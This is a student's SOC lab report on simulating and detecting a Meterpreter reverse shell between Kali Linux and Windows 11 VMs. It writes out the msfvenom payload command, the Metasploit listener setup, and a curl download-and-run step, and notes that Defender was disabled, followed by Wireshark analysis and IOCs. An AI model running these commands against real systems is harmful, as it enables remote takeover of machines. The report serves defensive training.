REVERSE SHELL ATTACK SIMULATION & DETECTION

SOC Analyst Lab Project

Lab Date: 13 March 2026

Report Date: 18 March 2026

Project by: Mohammad Mubashir

Environment: VirtualBox Lab

Attacker: Kali Linux – 192.168.1.18

Victim: Windows – 192.168.1.16

Tools Used: Kali Linux, Metasploit, Wireshark, Windows 11

1. INTRODUCTION

1.1 Project Objective

The main objective of this project is to simulate a real-world reverse shell attack and perform detection using industry-standard tools. This project demonstrates both RED TEAM (ATTACK) and BLUE TEAM (DEFENSE) perspectives in a controlled lab environment

1.2 Scope

This project covers:

- Simulating reverse shell attack using Metasploit framework
- Creating malicious payload with MSFvenom on Kali Linux
- Executing payload on Windows 11 victim machine
- Establishing Meterpreter reverse shell connection
- Capturing network traffic using Wireshark
- Identifying Indicators of Compromise (IOCs)
- Documenting the complete attack lifecycle

1.3 Tool Used

Tool	Purpose
Kali Linux	Attacker machine
Metasploit	Payload creation & Listener
MSFvenom	Payload generator
Python HTTP server	File transfer
Wireshark	Network traffic analysis
Windows 11	Victim machine
Event viewer	Process log analysis

2. Lab Setup

2.1 Lab Environment


Machine	Operating System	IP Address	Role
Attacker	Kali Linux	192.168.1.18	Payload creation & Listener
Victim	Windows 11	192.168.1.16	Target machine

2.2 Network Setup


Both machine are connected through a private virtual network using Virtual-Box Bridge Adapter. This ensures isolated lab environment without external interference.

2.3 IP Address Verification

Screenshot 1: Kali Linux IP Address



Screenshot 2: Windows 11 IP Address




3. Attack Phase (Red Team)

3.1 Payload creation (Kali Linux)

Command: `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.18 LPORT=4444 -f exe -o shell.exe`

Flag/part	Explanation
-p	Payload type (reverse TCP meterpreter)
LHOST	Attacker IP (192.168.1.18)
LPORT	Listening port (4444)
-f exe	Output format (executable)
-o shell.exe	Output filename


Screenshot 3: MSFvenom success



3.2 HTTP Server for File Transfer (Kali Linux)

`Command: python3 -m http.server 80`

Screenshot 4: python HTTP server running on port 80



3.3 Metasploit Listener Configuration

Command:

msfconsole

use exploit/multi/handler


set payload windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.1.18

set LPORT 4444

exploit

Screenshot 5: Metasploit listener waiting for connection



3.4 Payload Download & Execution


Download command (Windows 11 cmd):

Curl http://192.168.1.18/shell.exe --output C:\Users\Public\shell.exe


Execution command:

C:\Users\Public\shell.exe

Screenshot 6: Curl downloads successful




Screenshot 7: payload execution on windows 11



4. Meterpreter Session - Access Gained


4.1 Session Establishment

Screenshot 8: Meterpreter session open successfully



4.2 Command Output Analysis

Screenshot 9: sysinfo command:



4.3 Key Observations

- Successful reverse shell established from Windows 11 to Kali Linux
- Full system access obtained with current user privileges
- Payload file shell.exe visible in public directory
- Victim machine details successfully enumerated

5. Detection (Blue Team)


Objective: Capture and analyse network traffic generated by the reverse shell attack.

5.1 Wireshark capture setup

Filter Applied: tcp.port == 4444

Purpose: This filter isolate all tcp traffic on port 4444, which was used for the reverse shell connection.

Screenshot 10: Wireshark capture showing reverse shell traffic



5.2 Traffic Analysis Finding

Source ip: 192.168.1.16

Destination ip: 192.168.1.18

Source port: 4444

Destination port: 55616

Protocol: tcp

Connection status: Established

5.3 Network Indicators of compromise

IOC NO.	Type	Details
IOC 01	Unusual outbound connection	Windows 11 -> Kali Linux on port 4444
IOC 02	Non-standard Port Usage	Port 4444 is not a common service port
IOC 03	Persistent tcp connection	Continuous data exchange between victim and attacker


5.4 key observations


· Process creation successfully logged by Windows

· shell.exe identified as malicious process

· Public folder is unusual location for executables

5.5 What I Found in Wireshark while capturing





What I found	Details
connection	Windows 11(192.168.1.16) connecting to kali (192.168.1.18)
Port used	4444 – not a common port
protocol	TCP (6)
Header Length	20
Destination port	55616
Flags	PSH, ACK
window	1602

6. Indicators of compromise (IOCs)

Definition:
Indicators of Compromise (IOCs) are forensic artifacts or pieces of evidence observed on a network or system that indicate a potential security breach or malicious activity. These artifacts help security analysts detect, investigate, and respond to cyber threats.

6.1 IOCs Identified in this project

IOC No.	category	Indicator	Description
IOC 01	Network	192.168.1.16 -> 192.168.1.18:4444	Outbound TCP connection from victim to attacker on non standard port
IOC 02	Network	Port 4444	Unusual port usage not commonly by legitimate service
IOC 03	Process	Shell.exe	Unknown Executable running from public folder
IOC 04	File	C:\User\Public\shell.exe	Executable file downloaded via curl from external IP
IOC 05	Behavioral	Continuous TCP Traffic	Persistent communication between victim and attacker after post exploitation

6.2 IOC Severity Classification

IOC NO	Severity	Justification
IOC 01	Critical	Direct evidence unauthorized outbound Connection
IOC 02	High	Nonstandard port indicates potential malware activity
IOC 03	Critical	Unknown process execution This is strong indicator of compromise
IOC 04	High	File downloaded from untrusted source
IOC 05	Medium	Unusual traffic deteted, requests further investigation

6.3 Importance of IOC in SOC Operations

In a Security Operations Center (SOC) , IOCs are used to:

- Detect ongoing or past intrusions

- Correlate events across multiple data sources
- Trigger alerts for immediate response
- Improve threat hunting and forensic analysis
- Enhance security monitoring rules and use cases

7. Conclusion

7.1 Project Summary

This project successfully demonstrated a complete reverse shell attack simulation followed by detection and analysis from a defender's perspective. The entire attack lifecycle was executed in an isolated VirtualBox lab environment using Kali Linux as the attacker machine and Windows 11 as the victim.

7.2 Key Achievements

Achievement
1 Successfully created a malicious payload using MSFvenom
2 Transferred payload using Python HTTP server
3 Established Meterpreter reverse shell session
4 Captured and analyzed network traffic using Wireshark
5 Identified 5 critical Indicators of Compromise (IOCs)
6 Understood both Red Team (attack) and Blue Team (defense) perspectives

7.3 Learning Outcomes

Skill Area What I Learned
Penetration Testing How attackers create and deploy reverse shells using Metasploit
Network Analysis How to detect suspicious outbound connections using Wireshark
Log Analysis Importance of monitoring process creation (Event ID 4688)
IOC Identification How to document forensic evidence for incident response
Security Mindset Think like an attacker to build better defenses

7.4 Challenges Faced & Solutions

Challenge	Solution
Windows Defender blocking payload	Temporarily disabled real-time protection
Event logs overwritten	Focused on network-based detection using Wireshark
Network connectivity issues	Configured Bridge adapter in VirtualBox

7.5 Future Scope

This project can be extended by:

- Implementing EDR solutions (Wazuh / Elastic Stack)
- Performing memory analysis using Volatility
- Creating automated detection rules in SIEM
- Simulating advanced persistent threats (APT)

8. GitHub Repository

https://github.com/Mubashir-soc-01/SOC-Project

9. LinkedIn Post (project highlight)

https://www.linkedin.com/in/mohammad-mubashir-b729643b7/

LinkedIn Post Idea:
I just completed my first SOC L1 project:
"Reverse Shell Attack Simulation & Detection".

- Simulated real-world attack using Metasploit
- Detected IOCs using Wireshark + Windows Event Logs
- Documented full Red Team vs Blue Team lifecycle

THANK YOU

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Date: 18 March 2026